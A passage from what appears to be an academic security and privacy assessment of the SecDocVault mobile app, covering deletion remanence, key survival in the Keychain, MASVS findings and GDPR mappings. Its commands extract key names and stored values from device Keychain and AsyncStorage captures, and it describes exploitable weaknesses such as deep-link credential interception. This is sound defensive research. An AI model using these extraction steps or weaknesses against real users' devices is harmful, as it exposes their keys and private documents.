node probe.mjs pre-delete-inventory.json > post-delete-probe.json

# 4. second subject, attempting a network interruption mid-delete
node inventory.mjs <second-docId> > pre-delete-inventory-partial-failure.json
# in-app: begin the delete, attempt to disable the network between the Storage and Firestore calls
node probe.mjs pre-delete-inventory-partial-failure.json > post-delete-probe-partial-failure.json

# 5. bucket-wide orphan and retention sweep
node orphan_scan.mjs

# 6. cross-check operator-reported deletion behaviour
node verify_observations.mjs
```

Scripts

Script	Purpose
inventory.mjs	Records every Firestore and Storage location a document touches, before deletion
probe.mjs	Re-checks every recorded location after deletion, plus `vaultKeyBackups` and `sharedUsers` and the bucket policy
orphan_scan.mjs	Bucket-wide sweep for orphaned prefixes, stale share grants, stale key envelopes and soft-delete retention
verify_observations.mjs	Cross-checks operator-reported deletion behaviour via collection counts and existence checks

(Listings in Appendix A.7)

5.3.10.6 Result (Part A: what the delete path removes): **PASS**

Check	Result
Firestore document	gone - not flagged, not soft-deleted, absent
`sharedUsers` subcollection	empty
Storage object(s)	all removed, including both objects of the multi-file subject
Storage object versions	none surviving
Storage prefix	empty
`vaultKeyBackups` envelope	none for either document

19 of the 21 checks run across both subjects pass. The same single check fails in both runs — bucket soft-delete retention (Part B). The multi-file question was untested until this round: removal was successful. The bucket-wide sweep, independent of either subject, found zero orphaned prefixes, zero orphaned ciphertext, zero orphaned share grants and zero stale key-backup envelopes.

5.3.10.7 Result (Part B: bucket-level soft-delete retention): **FAIL**

Live objects	7
Soft-deleted, still recoverable	46
Ciphertext retained after deletion	54,081,908 bytes (51.6 MB)
Distinct filenames visible in deleted object paths	26

Every soft-deleted object carries a `hardDeleteTime` exactly 7 days after its `softDeleteTime`. The §5.3.9 subject is among them, present with a `softDeleteTime` matching its in-app deletion and a `hardDeleteTime` a week later. Every application-visible check agrees the document is gone — the Firestore row, the live object listing and the cached download token (§5.3.8.10) all report absence or refusal, because the retention is a bucket property applied beneath the API the application uses. A 403 from that token, read carefully, means the object still exists and access is refused by policy, not that it has been destroyed.

5.3.10.8 Result (Part C: object-path filenames, including in the retained set): **FAIL**

The object path is `vault/{ownerUid}/{docId}/{fileName}.enc`, where `{fileName}` is the user's own filename, unencrypted; only the file-picker upload path preserves it: camera and photo-library uploads receive a generated name instead. The soft-deleted set retains these paths for the full seven-day window, so a document's name outlives the document itself.

5.3.10.9 Result (Part D: the unobserved-failure path): latent, not triggered

The delete function discards the outcome of its storage-object deletes and unconditionally destroys the Firestore record naming them a few lines later, so a rejected delete and a successful one are indistinguishable to it. Read directly from src/services/documentVault/storage.ts:479-510. It could not be provoked manually: deletion completes faster than an operator can interrupt the network between the two calls, so the second subject's result was identical to a normal delete. That is evidence the happy path works, not evidence the failure path is safe — reading the code remains the basis for this result and it stays latent until forced by fault injection rather than timing.

5.3.10.10 Result (Part E: operator-reported behaviour, cross-checked)

Observation	Check
Account deletion removes all documents from Storage	corroborated (no orphaned prefixes)
Account deletion removes the user from Firebase Auth	not independently checked - no pre-deletion baseline was captured
Account deletion removes the owner's `vault`, `vaultKeyBackups` and `vaultUsers` rows	corroborated for `vaultUsers` (§5.3.5) and `vaultKeyBackups`
Document deletion removes the Storage object and the Firestore row	corroborated

5.3.10.11 Verdict: **FAIL**

The delete path passes every check application code controls: 19 of 21 checks across two subjects, plus a clean bucket-wide sweep. It fails on bucket-level soft-delete retention, which application code cannot reach and which retains 6.5 times more ciphertext than the bucket holds live. Combined with TA-09's result, the per-document key surviving in the Keychain, the two layers are complementary

rather than redundant: the backend retains the data without the key, the device retains the key without the data and for the seven-day retention window both halves exist at once. A backend probe's `cryptographicErasureHolds: true` signal is real but scoped to the backend's own key-backup record; it says nothing about the Keychain and must not be read as erasure being satisfied.

5.3.10.12 Findings

Finding	CVSS v3.1	Severity	LINDDUN	GDPR
The Storage bucket's soft-delete policy retains every deleted object, restorable, for seven days after an in-app delete — a bucket configuration application code has no way to override this	Not scored	Medium	Non-compliance	Art. 17, Art. 5(1)(e)
Storage object paths embed the user's original filename in plaintext on the file-picker upload path and the name persists through the seven-day soft-delete window after the document itself is deleted	Medium (4.3)	Medium	Identifiability, Linkability	Art. 5(1)(c), Art. 32
The delete path discards the outcome of its Storage-object deletes and unconditionally destroys the Firestore record naming them, so a failed delete is unobservable and orphans the object permanently; confirmed by code reading, not yet triggered	Medium (4.2)	Medium	Non-compliance	Art. 17, Art. 5(2)

1. Not scored — no exploitable vector; restoring a soft-deleted object needs project-level credentials that already imply full access and scoring it would misrepresent the finding.
2. CVSS v3.1: AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N = 4.3 Medium.
3. CVSS v3.1: AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:L/A:N = 4.2 Medium (AC:H — needs a failure at a specific moment).

5.3.10.13 Remediation

1. Set the bucket's soft-delete retention to zero.

2. Move to a randomly generated per-file object name and keep the display name inside the encrypted payload, where the rest of the document's metadata already lives; migrate existing objects by copy-and-delete once the retention window in Finding 1 has been addressed.
3. Replace the unconditional delete pattern with a check that every Storage delete succeeded before the Firestore record is destroyed.
4. State the retention window in the privacy notice, since a seven-day recoverability period after a user-initiated deletion is a processing fact users are entitled to know.

5.3.10.14 Limitations

- The partial-failure case could not be provoked manually: deletion completes faster than an operator can interrupt the network between the Storage and Firestore calls. Finding 3 is read from code, not an observed failing.
- Retrieval probes use admin-level credentials, which bypass the security rules by design; they answer what is still stored, not what an ordinary user's credentials could still retrieve. The only end-user-credential result is the single unauthenticated refusal already recorded in §5.3.8.10.
- Soft-deleted objects were listed and their metadata read, not restored; recoverability rests on the documented retention policy and the `hardDeleteTime` each object carries, not on performing a restore.
- Whether disabling passphrase recovery removes the key-backup envelope was not tested here; it bears directly on the device-side key-destruction question and belongs with that test.
- The Firebase Auth accounts count was not independently verified — no pre-deletion baseline was captured, so a single post-deletion count proves nothing on its own.
- This is a single project, single bucket, one soft-delete configuration.
- Retention settings are set per bucket and nothing can be generalised to a different configuration.

5.3.11 TA-11: Key-material remanence and cryptographic erasure

5.3.11.1 Purpose

- To determine whether the key material that would decrypt a document's ciphertext is actually destroyed when the document is deleted or the account is closed — the question that decides whether §5.3.10's retained backend ciphertext is a defensible configuration choice or an erasure failure.

This addresses Claims 6 and 7; maps to LINDDUN Non-compliance.

5.3.11.2 Scope

Re-analysis of the device-state captures already taken across TA-09's three deletion variants, plus source tracing of the two code paths that clear key material. This covers the per-document key, the recovery and share-grant envelopes already addressed in TA-10, the user's sharing keypair and a hypothesis that the KDF salt might survive as a standalone entry.

Pass condition: Key material for a deleted document is destroyed at every location, making any surviving ciphertext permanently unreadable.

Fail condition: Any key or wrapped envelope survives its document.

5.3.11.3 Question

Is the key material that would decrypt a deleted document's ciphertext actually destroyed, at every location, by an in-app delete or by account deletion?

5.3.11.4 Method

Re-analysis of the seven phase captures taken in §5.3.9.4 (baseline, after upload, after delete, for each of the three deletion variants), against the same source tree.

1. Extract the Keychain protobuf's service-name string table from each phase capture.
2. Extract the AsyncStorage keys and their sizes from the same phase captures.
3. To compare the two document keys deleted individually before account deletion against the one still live at account-deletion time.
4. Trace the account-deletion and per-document-delete code paths to find why an orphaned key is unreachable.
5. Search AsyncStorage for a standalone KDF-salt entry.
6. Check the sharing keypair and both document-index entries (scoped and unscoped) across the same phases.

5.3.11.5 Commands

```
# 1. Keychain service names, each phase (a protobuf string table -- readable without decrypting)
for phase in 01-baseline 02-after-upload 03-after-delete \
             02-after-upload-delete-while-offline 03-after-delete-delete-while-offline \
             02-after-upload-full-account-deletion 03-after-delete-full-account-deletion; do
  echo "== $phase =="
  strings "pulled/$phase/files/datastore/RN_KEYCHAIN.preferences_pb" | grep -oE 'secdocvault\.[A-Za-z0-9._-]+'
done

# 2. AsyncStorage keys and sizes, each phase
for phase in 02-after-upload 03-after-delete \
             02-after-upload-delete-while-offline 03-after-delete-delete-while-offline \
             02-after-upload-full-account-deletion 03-after-delete-full-account-deletion; do
  echo "== $phase =="
  sqlite3 "pulled/$phase/databases/RKStorage" \
    "select key, length(value) from catalystLocalStorage order by key;"
done

# 3. per-key persistence across the two deletion orderings
```

```
diff <(grep docKey 02-after-upload.keys) <(grep docKey 03-after-delete-full-account-deletion.keys)

# 4. trace the two clear paths
grep -n "clearDocumentKeychainEntries" src/context/AuthContext.tsx src/services/documentVault/*.ts

# 5. search for a standalone KDF-salt entry
for phase in 02-after-upload-full-account-deletion 03-after-delete-full-account-deletion; do
  sqlite3 "pulled/$phase/databases/RKStorage" \
    "select key from catalystLocalStorage where key like '%salt%' or key like '%kdf%' or key like '%iter%' or key like '%pbkdf%' or
key like '%scrypt%';"
done

# 6. sharing keypair and both document indexes, after account deletion
sqlite3 "pulled/03-after-delete-full-account-deletion/databases/RKStorage" \
  "select key, value from catalystLocalStorage where key in ('secdocvault.local.documents','secdocvault.share.public.<uid>');"
```

5.3.11.6 Result (Part A: per-document key survival): **FAIL**

Keychain service	uploaded	in-app delete	offline delete	account deletion
`docKey.<A>` (deleted individually first)	PRESENT	PRESENT	PRESENT	PRESENT
`docKey.<B>` (still live at account deletion)	absent	absent	PRESENT	absent
`docKey.<C>` (still live at account deletion)	absent	absent	absent	absent
`passkey.firebase`	PRESENT	PRESENT	PRESENT	absent

The clear path runs: `passkey.firebase` and both still-live document keys are removed at account deletion. It runs and misses the one document deleted individually beforehand. The mechanism is enumerations: account deletion (src/context/AuthContext.tsx:985-990) builds its clear-list from the current local and remote document lists and a document deleted earlier no longer appears in either. `removeLocalDocumentCopy` (src/services/documentVault/storage.ts:446) never calls the clear function at all, so the per-document path orphans the key immediately; account deletion can then only ever clear keys for documents it can still see. Every document a user deletes before closing their account leaves its key on the device permanently.

5.3.11.7 Result (Part B: other key locations): mixed

Location	Result
`vaultKeyBackups` recovery envelope (§5.3.10.6)	destroyed

Location	Result
Share-grant envelope for the document (§5.3.10.6)	destroyed
`share.private.<uid>` in the Keychain	survives account deletion
`share.public.<uid>` in AsyncStorage	survives account deletion

The recovery envelope and share-grant envelope are cleaned correctly — both already confirmed in TA-10. The user's own sharing keypair is not: both halves outlive the account. No document depends on them once its grants are gone, so this is a lesser result than Part A, but it is key material surviving its owner.

5.3.11.8 Result (Part C: the KDF-salt hypothesis): refuted

No AsyncStorage key matching `salt`, `kdf`, `iter`, `pbkdf` or `scrypt` exists in any phase. The salt is not a standalone entry; §5.3.8.9 already established it sits inside the wrapped `encryptedDocKey` envelope in plaintext AsyncStorage, which this result does not disturb.

5.3.11.9 Result (Part D: AsyncStorage survivors after account deletion): **FAIL**

Key	after account deletion
`secdocvault.auth.preferences`	removed
`secdocvault.keys.autoSync.enabled`	removed
`secdocvault.local.documents.<uid>` (scoped)	removed
`secdocvault.local.documents` (unscoped)	survives - 7 entries
`secdocvault.share.public.<uid>`	survives

A second, unscoped document index exists alongside the scoped one that account deletion clears. The unscoped copy is untouched and retains full metadata for every document ever stored: name, size, owner, upload time, hash, share recipients and each file's original filename. None of its 7 surviving entries has a surviving key and the one surviving key (Part A) has no entry here — on the device alone, metadata and key material survive separately; it is the backend's retention window (§5.3.10.7) that puts a key and its matching ciphertext in the same place at the same time.

5.3.11.10 Verdict: **FAIL**

Deletion clears key material correctly for every document it can still see and it runs at account deletion — most keys and both key-backup envelope classes are genuinely destroyed. It fails on the one document a user deleted before closing their account: nothing on the per-document path ever calls the clear function that exists for this purpose. The account-deletion path can only clear what its own document list still names, so an already-deleted document's key is permanently unreachable. Combined with TA-10's seven-day soft-delete retention, this is decisive rather than incidental: for that entire window, the backend holds ciphertext without its key and the device holds the key without any ciphertext beside it; together, the fail condition this section opened with.

5.3.11.11 Findings

Finding	CVSS v3.1	Severity	LINDDUN	GDPR
A document deleted individually orphans its Keychain key; account deletion enumerates only documents it can still see, so an already-deleted document's key is permanently unreachable by any path the product offers	Medium (6.2)	High	Non-compliance	Art. 17, Art. 5(1)(e), Art. 5(1)(f), Art. 32
An unscoped document index and the user's public sharing key survive account deletion, retaining full metadata - including original filenames - for every document ever stored	Medium (4.0)	Medium	Non-compliance, Identifiability	Art. 5(1)(e), Art. 17, Art. 25

1. CVSS v3.1: AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N = 6.2 Medium.
2. CVSS v3.1: AV:L/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N = 4.0 Medium.

5.3.11.12 Remediation

1. Call the existing key-clearing function from the per-document delete path; it exists, is correct and simply is not invoked there; this is the root fix.
2. Stop deriving the account-deletion clear-list from live documents. Enumerate the Keychain's own key services directly and clear all of them, which closes the orphan class regardless of how a key came to be orphaned, including on installs that already carry one.
3. Clear the unscoped document index and reset the sharing keypair on account deletion, alongside the scoped clears that already happen there.

4. Only once items 1 and 2 are in place does TA-10's soft-delete retention window become a defensible cryptographic erasure argument rather than an open one.

5.3.11.13 Limitations

- Logout was not captured as its own phase; what a sign-out clears, as distinct from an in-app delete or account deletion, is unmeasured.
- This test re-analyses the phase captures already taken for TA-09 rather than a purpose-built capture sequence; that is sufficient for every result above except the logout gap.
- Keychain contents were read as a protobuf string table, not decrypted; a surviving service name is strong evidence of a surviving entry, not proof that the underlying key bytes are still usable — confirming that the application needs its own Keychain access rather than file inspection.
- There was no attempt to confirm that a destroyed key actually renders a restored, soft-deleted object undecryptable, since the key in this test was never destroyed; the check only becomes possible once the finding above is fixed.
- Tests were carried out on a single device for a single account.

5.4 OWASP MASVS Assessment

MASVS defines what a secure mobile app should do; MASTG describes the procedures that can be used to verify it. The eight control groups listed below are each evaluated against the available static MASTG checks provided by the source and the committed Android project. The coverage matrix below indicates the evaluation result for each group, along with the evidence; the checks and results specific to each group follow below.

MASVS v2 coverage and verdicts.

MASVS group	Focus	Verdict	Primary evidence
MASVS-STORAGE	Secure storage; no unintended leakage	**Partial**	This section + DP-01
MASVS-CRYPTO	Correct crypto and key management	**Partial**	This section (CR-A–D)
MASVS-AUTH	Authentication and session	**Partial**	This section; TA-01 (deep link)
MASVS-NETWORK	Transport security	**Partial**	This section; TA-04
MASVS-PLATFORM	IPC, WebView, platform features	**Partial**	This section; TA-01
MASVS-CODE	Build settings and dependencies	**Fail**	TA-01, TA-02 (cross-ref)
MASVS-RESILIENCE	Anti-tamper and anti-reversing	**Fail**	This section
MASVS-PRIVACY	Minimisation, tracking, transparency	**Fail**	TA-01, DP-01–DP-05 (cross-ref)

5.4.1 MASVS-STORAGE – data storage

The good practices are in place. Secrets – the vault and recovery passphrases, per-document content keys, the RSA sharing private key and unlock credentials – are stored in react-native-keychain, which is mapped to the Android Keystore with the `WHEN_UNLOCKED_THIS_DEVICE_ONLY` accessibility constraint, as established in TA-02, and accepted as given here (MASVS-STORAGE-1). Two platform controls established in the anonymity strand also suffice for this group and are noted here without re-testing: android:allowBackup is false, meaning that the vault cannot be extracted via adb backup (TA-01, MASVS-STORAGE-2), and the main activity has FLAG_SECURE set, preventing document screens from being captured (TA-06, MASVS-STORAGE-3).

The two weaknesses are also present. First and most critically, the app's own document metadata – name, description, and original file names – are stored in Firestore and AsyncStorage in plaintext, leaving the file contents as the sole protected data (this was developed as DP-01 in the data-protection strand and is noted here without retesting). Second, the PBKDF2 salt is stored in AsyncStorage rather than the Keychain, and per-document content keys are cached there as well in plaintext; this is acceptable in principle due to the Keychain's hardware-backed secrecy but means that plaintext keys reside on the device for each document opened, reducing the vault's confidentiality guarantee to the Keychain's one. Verdict: PARTIAL.

5.4.2 MASVS-CRYPTO – cryptography

Four MASTG checks were performed on the single crypto module (documentCrypto.ts): CR-A, algorithm and mode; CR-B, randomness and IVs; CR-C, key derivation; and CR-D, legacy cryptography.

For CR-A, content is encrypted with AES-256-GCM, an authenticated mode of operation, and the decryption path terminates on authentication tag verification failure, meaning that integrity is enforced, not just detected; key wrapping uses AES-256-GCM, and share wrapping uses RSA-2048-OAEP-SHA256, all of which are acceptable (MASVS-CRYPTO-1). For CR-B, a fresh 12-byte random IV is generated for each encryption operation using the platform's CSPRNG, and content keys are 32 bytes long and generated as random, meeting the requirements for uniqueness, size, and randomness (MASVS-CRYPTO-2). For CR-C, the passphrase keys are derived from PBKDF2-HMAC-SHA256 with 100,000 iterations and a 16-byte salt, which is acceptable but conservative compared to the current OWASP recommendations for PBKDF2-SHA256 (noted for uplift rather than a finding).

For CR-D, the legacy cryptography weakness is also noted. A second library, crypto-js, contains an AES-CBC decryption path that falls back to it when a stored key envelope claims to use AES-256-CBC rather than AES-256-GCM, which is not authenticated, and the choice between them is made based on potentially attacker-modified data from the key envelope decryption: an unauthenticated downgrade vulnerability (finding MV-01). An associated observation is made about the recovery passphrase: the generated one has approximately 160 bits of entropy, but the user-provided one is only checked for format correctness (groups of five lowercase letters separated by hyphens) without any entropy assessment, potentially limiting the protection of the recovery data encryption to the weaker of the two options with no way for the user to know which one it is (finding MV-02). Verdict: PARTIAL.

5.4.3 MASVS-AUTH – authentication and session

Authentication is layered: for cloud accounts, Firebase Authentication is mandatory and requires email verification, and for guest accounts, a local password is used. A follow-up unlock method is used, which requires a PIN, biometrics, or passkey each time the vault is opened and terminates the session on closing or inactivity, meeting the requirements for the authentication factor (MASVS-AUTH-2). The password complexity requirement (minimum length with a mix of uppercase and lowercase letters, numbers, and special symbols) is reasonable for a local secret.

The weakness is present in the credential delivery rather than the credential itself: the email-link sign-in method uses the custom scheme secdocvault://auth/email-link, which is declared as browsable rather than using Android App Links (no autoVerify on an exported activity). This means that any other app that declares the same scheme can receive the same credential link and gain access to the vault: the authentication flow allows an attacker to impersonate the user rather than merely obtain information about them (finding MV-03; TA-01 notes the presence of the scheme and this section's weakness is deferred to it). Verdict: PARTIAL.

5.4.4 MASVS-NETWORK – network communication

All backend communications take place over TLS, and cleartext traffic is explicitly disallowed for release builds (proven in TA-01); TA-04 separately confirms that the TLS client's fingerprint does not uniquely identify the app (MASVS-NETWORK-1). With that baseline in place, the observation specific to this section is that no certificate or public-key pinning is present (no network security configuration or pinner in the client), meaning that a device under the attacker's control that trusts a malicious certificate can impersonate the backend – a defense-in-depth control expected at this level (finding MV-04, MASVS-NETWORK-2). This is separate but complements the separately noted lack of App Check (TA-05). Verdict: PARTIAL.

5.4.5 MASVS-PLATFORM – platform interaction

The app has a reduced platform attack surface: it requests few permissions (INTERNET) and declares few exported components (MainActivity only), both of which are covered in TA-01. Specifically, no content providers, services, or receivers that expose internal data are present, and no untrusted content is loaded into a WebView, with the sole exception being the first-party email verification page (MASVS-PLATFORM-2). Setting FLAG_SECURE on the main activity is also sufficient, and it is applied (§5.4.1, MASVS-PLATFORM-3). The lone weakness is the ability of the deep link to launch the vault, which is registered as browsable rather than

secure; with that resolved, the attack surface is reduced. Verdict: PARTIAL (only the deep link is vulnerable).

5.4.6 MASVS-CODE – code quality

This group fails on all fronts, for reasons discussed in the anonymity strand. The release builds are signed with the debug keystore committed to version control, meaning that any code can be built into an apk that the platform will accept as official (MASVS-CODE, the most severe finding). ProGuard is not used, meaning that the code is not obfuscated, making reverse engineering easier and debugging symbols present (also TA-01). Lastly, TA-02 notes known advisories in the dependencies. On the other hand, allowBackup is turned off, and android:debuggable is not set for release builds. Beyond TA-01 and TA-02, this section has nothing to add. Verdict: FAIL (MASVS-CODE) – see TA-01, TA-02 for details.

5.4.7 MASVS-RESILIENCE – anti-tampering, anti-reversing

MASVS-R is also a fail for now, which might be expected from an app that hosts potentially highly sensitive information on a device with no expectation of it being trusted by the user. On static analysis, there are no protections present: the code is not obfuscated (ProGuard is off), and there are no runtime integrity or anti-tamper defenses, root detection, or device binding beyond what is provided by the Keychain (finding MV-05). That is not necessarily surprising – resilience is a complex topic, and any particular protection listed here would be a minor addition to the overall surface. It is noted as a gap rather than a finding because it is entirely expected for a production build at this stage. Verdict: FAIL (not implemented).

5.4.8 MASVS-PRIVACY – privacy

MASVS-PRIVACY is where the OWASP assessment meets the data-protection strand, and it is where the findings are deferred to the data-protection checks. Data minimisation (MASVS-PRIVACY-1) fails because the app has excessive permissions requested and collects information beyond what is requested or necessary, as discussed in TA-01, TA-02, and DP-01. Prevention of tracking (MASVS-PRIVACY-2) is compromised due to the analytics library, which is inherited from the platform and cannot be disabled (TA-01). Lastly, transparency and user control (MASVS-PRIVACY-3/4) are both lacking due to the absence of a privacy notice and the inability to disable analytics for non-core features, respectively, which were developed in DP-03. Verdict: FAIL – see TA-01, TA-02, DP-01–DP-05 for details.

5.4.9 MASVS findings summary

The assessment records five findings of its own against the MASVS controls (the plaintext-metadata result is carried by DP-01 and the build-configuration results by TA-01/TA-02, so they are cross-referenced rather than re-counted here).

ID	MASVS control	Finding	Severity
MV-01	CRYPTO-1	Unauthenticated AES-CBC legacy decryption path reachable via the envelope algorithm field	Medium
MV-02	CRYPTO-2	User-chosen recovery passphrase validated for format only, not entropy	Medium
MV-03	AUTH-1	Email-link auth credential deliverable to any app via the unverified `secdocvault://` scheme	High
MV-04	NETWORK-2	No certificate or public-key pinning configured	Medium
MV-05	RESILIENCE-1..3	No anti-tamper, root/emulator detection, or integrity verification	Low–Med

Table 5.4.2 - MASVS findings.

The distribution of the result fits the thesis hypothesis once more. In terms of MASVS, the primitives are passed – correct algorithms, enforced authentication, hardware backed storage, screenshot protections, TLS – while the failures are build configuration, the unauthenticated legacy path, the credential deep-link delivery and plaintext metadata, all of which are not directly related to the cryptographic practices. To reach the L2 target, it would be necessary to mitigate MV-01 through MV-04, along with DP-01 and the build configuration-related findings of TA-01/TA-02; MASVS-R (MV-05) would then be the next-level goal.

5.5 DP — Data-Protection Assessment

Where STRIDE enumerates the security attack surface, LINDDUN enumerates the privacy one over the same three trust boundaries (device–Keychain, device–Firebase, owner–recipient). The catalogue below records what static analysis establishes for each threat type, the GDPR article it implicates and the mitigation direction drawn from the ENISA strategies (§3.8). It is the instrument on which the article-mapped tests that follow draw.

LINDDUN threat	Boundary	What we observed (static)	Article	Mitigation
Linkability	device–Firebase; owner–recipient	A persistent `owner` uid and `sharedWith` arrays tie a user's documents and sessions together	5, 25	Inherent to the account model; minimise persistent

LINDDUN threat	Boundary	What we observed (static)	Article	Mitigation
				identifiers where possible
Identifiability	device–Firebase	Plaintext `name`, `description` and original file names in Firestore identify the subject and nature of a document	5, 9, 32	Encrypt metadata fields; use opaque file names
Non-repudiation	device–Firebase	`createdAt`/`uploadedAt` plus `owner` form an activity record (low concern for a personal vault)	5	Retain only what retrieval needs
Detectability	network	A network observer can tell the app is in use (device-bound - see TA-04)	25	Limited; out of static scope
Disclosure	device–Firebase; device–Keychain	Metadata is stored in cleartext server-side and in AsyncStorage; only file bytes are encrypted	5, 9, 32	Encrypt name/description/file names before storage
Unawareness	device–Firebase	No privacy notice; inherited telemetry is on by default (see TA-01), with no first-run disclosure	5, 13–14, 25	Add a privacy notice; disable automatic data collection
Non-compliance	all	Aggregate of the above plus the erasure gap (DP-04) leaves specific duties unmet	5(2), 24	Apply the per-finding fixes below

Table 5.5.1 - LINDDUN privacy threat catalogue (static observations).

5.5.1 DP-01: Zero-knowledge claim and metadata confidentiality (Articles 5, 9, 32)

5.5.1.1 Purpose

To test the application's implicit promise that "the service cannot read what it stores" (§4.9, Claim 1) against what the backend actually receives. §2.2.4 frames why this matters: encryption makes data pseudonymised, not anonymised and a zero-knowledge claim is only meaningful if the provider genuinely cannot read the personal data it holds.

5.5.1.2 Method

The Firestore write path (upload.ts) and the local metadata store (localVault.ts) were read to list exactly which fields leave the device in cleartext and which are encrypted or wrapped before storage.

5.5.1.3 Result: **FAIL** (content protected, metadata exposed)

Only the file bytes and the document key are protected: bytes are encrypted with AES-256-GCM and the key is wrapped before it reaches Firestore. Everything else is stored in plaintext. The Firestore document written for each vault item carries `name`, `description`, the original file names (in `references[].name`), file types, sizes and timestamps in cleartext and the Storage object path itself embeds the original file name (`vault/{uid}/{docId}/{fileName}.enc`). The same VaultDocument objects - names, descriptions and file names included — are written to AsyncStorage as plaintext JSON on the device, for local and guest documents alike.

For a document vault this is the sensitive half. A document called “HIV results 2026” or a file named John_Smith_passport.jpg discloses the subject and the nature of the document without the ciphertext ever being touched, which is a LINDDUN Disclosure and Identifiability harm at once. Because the application invites medical documents, these names and descriptions are frequently Article 9 special-category data held in cleartext and the provider - or anyone who reaches the backend - can read them. The zero-knowledge posture therefore holds for content but not for the metadata that surrounds it and the promise as a user would understand it is only partly met. (This is distinct from TA-07, which concerns EXIF metadata embedded inside ingested images; DP-01 concerns the application’s own document metadata.)

5.5.1.4 Remediation

Encrypt `name`, `description` and file names client-side before they are written to Firestore and derive opaque Storage object names (for example, a random id) so the path leaks nothing. Store local metadata in an encrypted form rather than plaintext AsyncStorage. Retain only the timestamps and sizes retrieval genuinely needs.

5.5.2 DP-02: Data minimisation and purpose limitation (Article 5)

5.5.2.1 Purpose

To judge the collection surface against Article 5: is data adequate, relevant and limited to what a storage-and-retrieval function needs?

5.5.2.2 Result: **FAIL**

The evidence comes from the anonymity strand but the judgement is a legal one. TA-01 shows the application ships permissions it never uses, including `ACCESS_WIFI_STATE`, which can expose device identifiers and an inherited telemetry transport that is enabled by default. TA-02 shows the dependency graph carries data-collection machinery the authors never asked for. None of this is necessary for storing and retrieving documents, so the collection surface exceeds what Article 5 permits - and, per §2.2.2, it fails quietly through third-party code rather than by any deliberate choice. DP-01 adds the storage-side counterpart: descriptive metadata retained in cleartext beyond what retrieval requires. The mitigations are those already listed in TA-01, TA-02 and DP-01.

5.5.3 DP-03: Data protection by default (Article 25)

5.5.3.1 Purpose

Article 25(2) asks whether the state a user receives without changing anything is the protective one. Guest mode, the default storage location and any first-run telemetry are the concrete objects of the test (§3.8).

5.5.3.2 Result: **PARTIAL**

Two defaults are protective. Key recovery is off by default, so no recovery key copy leaves the device unless the user opts in; and cloud upload is not silently pre-selected, so a document never leaves the device without a deliberate choice. One default is not protective and it is the decisive one: Firebase automatic data collection is left enabled and the inherited transport (TA-01) ships with no first-run notice or toggle, so the app defaults to the collecting state in a way the user cannot see or change. A softer point concerns which mode is default: the fully local guest account is the most private option but is opt-in, while the default path is the cloud account, which requires an email. Measured against Cavoukian's "privacy as the default," the application meets Article 25 on document egress but not on telemetry.

5.5.3.3 Remediation

Disable automatic data collection by default (a one-line manifest change) and surface a first-run privacy notice.

5.5.4 DP-04: Right to erasure (Article 17)

5.5.4.1 Purpose

Article 17 requires that a deleted document be genuinely irrecoverable. This is the static half of the register's TA-11 and the strongest bridge between the legal and

technical strands (§2.2.5): the key material, not just the ciphertext, determines whether erasure is real.

5.5.4.2 Result: **FAIL** (static)

When a cloud document is deleted, the code removes the encrypted payloads, the share-grant records and the metadata document - but two usable copies of the content key survive. The raw key stays cached in the Keychain (the delete path never clears it; only upload-rollback and share-revocation do) and for recoverable documents a recovery-wrapped copy remains in the backend backup, which per-document deletion never touches. Because the application's real protection is cryptographic erasure - destroy the key and the ciphertext is unreadable - leaving the key behind means the erasure is not cryptographic at all. Local files compound this: they are removed with a plain `unlink`, which frees the space rather than overwriting it (§2.1.7). The device-bound recovery attempts (TA-09, TA-10) would measure how recoverable the content then is, but the key-survival gap is proven from the code alone.

5.5.4.3 Remediation

On delete, also clear the document's key from the Keychain and drop its entry from the recovery backup, so that destroying the key erases the document at every layer at once.

5.5.5 DP-05: Security of processing and HIPAA safeguards (Article 32)

5.5.5.1 Purpose

Article 32 asks for measures appropriate to the risk - encryption, strong authentication and, expressly, regular testing - and the HIPAA technical safeguards apply the same expectations to the medical documents the app invites.

5.5.5.2 Result: PARTIAL

The core measures are present on paper: AES-256-GCM, PBKDF2 and the Keychain (§4.3). But the surrounding configuration falls short in ways TA-01 documents - release builds signed with a public debug key and no App Check attesting the client - and DP-01 adds unprotected metadata to the list. None of these is a weakness in the cipher; they sit in configuration and implementation, exactly where §2.2.8 predicts. Read against HIPAA, the same gaps recur under access control and transmission security and the plaintext exposure of medical document names is the sharpest of them. Article 32(1)(d) also treats regular testing as a duty in its own right, so this assessment is itself part of the compliance the article requires.

5.5.6 Compliance summary

The table below draws the strand together, mapping each obligation to the test that evidences it and the verdict reached. It is the promise-versus-reality comparison RQ2 asks for.

Requirement	What it demands	Evidence	Verdict
Art. 5 (minimisation, purpose limitation)	Collect and store only what the function needs	DP-01, DP-02	**Fail** - plaintext metadata + unrequested collection surface
Art. 25 (privacy by default)	The default state must be the protective one	DP-03	**Partial** - good recovery/upload defaults; telemetry on by default
Art. 32 (security of processing)	Protect personal data commensurate with risk	DP-05	**Partial** - strong file encryption, but metadata unprotected
Art. 17 (right to erasure)	Deletion genuinely irrecoverable	DP-04	**Fail (static)** - content key survives deletion
Art. 9 / HIPAA (health data)	Heightened protection for medical documents	DP-01, DP-05	**Fail** - medical document names/descriptions exposed in cleartext

Table 5.5.2 - SecDocVault against the data-protection obligations (static assessment).

The pattern is consistent with the thesis hypothesis. The cryptographic primitives are sound and where the application fails its data-protection obligations it fails in configuration, metadata handling and lifecycle - plaintext metadata, telemetry on by default and a deletion path that spares the key - not in the choice of cipher. The device-bound tests still outstanding (TA-03, TA-09, TA-10) can only harden these verdicts, not reverse them.

6. Final Evaluation

The project's central finding is that even though SecDocVault chose its cryptographical algorithms well and implemented the primitives correctly, it still does not fulfill several of its guarantees to users, due to configuration, metadata handling, third-party dependencies and the data lifecycle. This holds consistently across the legal, cryptographic and anonymity aspects of the assessment, in keeping with recent literature on deployed encrypted storage.

This chapter summarises the project, it assesses if the aims declared in chapter 1 were achieved, answers the four research questions, evaluates hypotheses against the delivered artefact, compares SecDocVault against similar projects and validates

correspondence to best practices based on test outcomes. Lastly, this chapter describes the limitations experienced and what future work directions remain.

6.1 Were the targets met?

6.1.1 Aims

A research-based approach was utilised to assess which mobile application privacy aspects were produced. SecDocVault became the subject of a systematic and reproducible security and privacy assessment, which enabled measurement of the gap between its claims and implementation. This assessment was the core aim of the research and can be considered fulfilled.

6.1.2 Objectives

